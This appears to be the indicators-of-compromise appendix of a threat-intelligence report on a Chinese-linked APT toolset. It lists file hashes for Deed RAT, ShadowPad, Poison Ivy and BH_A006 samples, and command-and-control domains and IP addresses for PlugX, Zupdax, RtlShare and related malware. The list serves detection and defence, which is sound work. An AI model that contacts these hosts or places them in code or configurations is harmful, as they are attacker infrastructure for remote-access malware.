9843ceaca2b9173d3a1f9b24ba85180a40884dbf78dd7298b0c57008fa36e33d 6c8ab56853218f28ac11c16b050ad589ea14bafe 964be19e477b57d85aceb7648e2c105d
9969fc3043ed2917b76b6dbae36bd2e0846b90e9d93df4fc4f490fdf153da435 e102a2ff536d2df93ec9c507e52c04bba773b550 fff3c03e6c455eaba70ec816a4439b95
690f5bd392269d80061e8e90a9aedac4f9bb2e898db4211b76a6e27a1ed95462 5c1d4af865b4d514340d6a2dbb42523a142ab5d8 18ea3d4c9639a696b96e49f53af2b161
7bd1016b5f3a5004166de5cf7f1846024684979de413417d83321c931c1b5929 cebabb80844c823df4539f4db29d7bca27e1f50a 89de9c0ce214d2e437e2ce6d266ab100
1687af091d38108eeed634c0539b9639c6128aed9588a370f51a957bee534f39 53ab54c2c3ea3d6921fa2bf5fde69255dc41fbed ae755e20cd3a6f2721096736c5c3aed5

16d2b4bb67147c0086c5716639e226fe1656da26f40bac86f7df970fa92a8460 1f89b71204ef85c00a6675f65acf4b834c0a58ce 68f52f72f9f3becd0f51da342dd6bd31

Note: the file with SHA-256 9843ceaca2b9173d3a1f9b24ba85180a40884dbf78dd7298b0c57008fa36e33d was erroneously listed in our previous report as a ShadowPad sample. In actual fact, it belongs to the BH_A006 family of backdoor samples.

**Deed RAT**

ff87ec66b89db551d6f4ce33ad150fae7286f58d465179acf2b8001d9ca9bcea 6c2e080407f03e507316c7bc340ecfe2fa1c248f 508b845dbb4d182116fe1d3a7c52a578
761557ecc63ec5fbc2e3573f61a860bd8967f04818be25893361c63409ab5af0 60b4af5c44d0ccdfb6003ca77d5ddda808219972 60c6573fe8bc47943009b71046cbf895

**ShadowPad**

9324d7a72c436d8eb77f3df72b6f41aa4e1b85f08ef7583e26de75e17cad490c c82f168cdd311078bc1a9a748a0e304d26b10d04 e88442798b3881f41b369b849ed6ee52
06ce5271836a6a1ee40513b1de6991ccd87bc7ff640948f194e7c12bdf779fd9 3e38742d05ab64d1c484f157b345d339becef404 927af917daaee340c2095fb3f86ecaf3
d34b6306aeaaccea3b30dde377701c4a23b861b47f9bda777ca7dc0552f2754f 72881125929a2c445c6cd094fa13607b9cdea95c 15d973bcaef5f97329f76be89ee26cdd
d011130defd8b988ab78043b30a9f7e0cada5751064b3975a19f4de92d2c0025 a43edb2221919ac5d52bde498f604164b3c86118 08b419b754122d44b44831384c520b21
459f386be186c0e23234f299f2607d0eb2745eb743e1422a95ec2dca645b0e21 9d05decdda370292012ded9c4e04d8d46c1d0de7 3b0a45da21a9244970f91df6dde5204e

**Poison Ivy**

672d1ec9f27870a9ed4983038e58e8577bacc735d5168d74bcff8d6ed9aa7947 f5ccdd6cc4aae67c822ddd4509f33672ca5335f4 4e87e5af554322a2c7c754701290c52c
2e35a1599b58e76167f2235d46840cc973dc49a6f14c0c2a2e91310a2fe2c2dd d80b939d9d46cdff9cf20f6234186a1bf3b963c2 b1aadcb19d49519f4564d6f52c3c8efa

**Network indicators**

**MyKLoadClient**

microft.dynssl.com

micro.dns04.com

207.148.121.88

47.108.89.169

120.78.127.189

121.89.210.144

**Zupdax**

ns2.gamepoer7.com

mail.playdr2.com

pop.playdr2.com

news.flashplayeractivex.info

update.flashplayeractivex.info

ns9.mcafee-update.com

154.211.161.161

192.225.226.218

**Downloader.Climax.A**

bamo.ocry.com

202.182.98.74

**Downloader.Climax.B**

ruclient.dns04.com

loge.otzo.com

**RtlShare**

asd.powergame.0077.x24hr.com

w.asd3.as.amazon-corp.wikaba.com

45.76.145.22

141.164.35.87

202.182.98.74

**PlugX**

microft.dynssl.com

api.microft.dynssl.com

micro.dns04.com

www.0077.x24hr.com

js.journal.itsaol.com

fgjhkergvlimdfg2.wikaba.com

goon.oldvideo.longmusic.com

as.amazon-corp.wikaba.com

freewula.strangled.net

szuunet.strangled.net

lib.hostareas.com

web.miscrosaft.com

eset.zzux.com

elienceso.kozow.com

lck.gigabitdate.com

miche.justdied.com

45.77.16.91

103.101.178.152

123.1.151.64

154.85.48.108

154.213.21.207

192.225.226.123

192.225.226.217

**BH_A006**

comein.journal.itsaol.com

www.omgod.org

findanswer123.tk

45.76.145.22

103.27.109.234

108.160.134.113

**Deed RAT**

ftp.microft.dynssl.com

**ShadowPad**

toogasd.www.oldvideo.longmusic.com

wwa1we.wbew.amazon-corp.wikaba.com

**Poison Ivy**

shareddocs.microft.dynssl.com

**Third-level DDNS domains**

microft.dynssl.com

reportsearch.dynamic-dns.net

micro.dns04.com

werwesf.dynamic-dns.net

fssprus.dns04.com

loge.otzo.com

alex.dnset.com

ruclient.dns04.com

bamo.ocry.com

tombstone.kozow.com

toon.mrbasic.com

fgjhkergvlimdfg2.wikaba.com

rt.ftp1.biz

apple-corp.changeip.org

amazon-corp.wikaba.com

0077.x24hr.com

staticd.dynamic-dns.net

srv.xxxy.biz

serviechelp.changeip.us

mktoon.ftp1.biz

noon.dns04.com

ybcps4.freeddns.org

oldvideo.longmusic.com

chdsjjkrazomg.dhcp.biz

q34ewrd.youdontcare.com

journal.itsaol.com

Related articles

- May 26, 2020 Operation TA505: twins. Part 4.
- May 22, 2020 Operation TA505: investigating the ServHelper backdoor with NetSupport RAT. Part 2.
- September 29, 2020 ShadowPad: new activity from the Winnti group